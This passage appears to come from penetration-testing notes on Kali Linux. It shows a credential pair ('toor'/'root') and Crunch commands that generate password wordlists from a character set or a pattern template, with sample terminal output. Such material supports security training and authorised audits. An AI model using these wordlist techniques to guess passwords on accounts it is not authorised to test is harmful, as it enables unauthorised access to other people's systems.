
Username: toor

Password: root

5. Password generating using Crunch:

- To generate passwords, containing characters: ABCDE01234789

cmd: crunch 4 5 ABCDE01234789 -o pass.txt



- To generate passwords, of forms: Abc@#789, Xyz*%986

cmd: crunch 8 8 -t ,@@^^%%%

```
┌──(arshad㉿kali)-[~/Desktop]
└─$ crunch 8 8 -t ,@@^^%%%
Crunch will now generate the following amount of data: 172262376000 bytes
164282 MB
160 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19140264000
Aaa!!000
Aaa!!001
Aaa!!002
Aaa!!003
Aaa!!004
Aaa!!005
Aaa!!006
Aaa!!007
Aaa!!008
Aaa!!009
Aaa!!010
Aaa!!011
Aaa!!012
Aaa!!013
Aaa!!014
Aaa!!015
Aaa!!016
Aaa!!017
Aaa!!018
Aaa!!019
Aaa!!020
Aaa!!021
Aaa!!022
```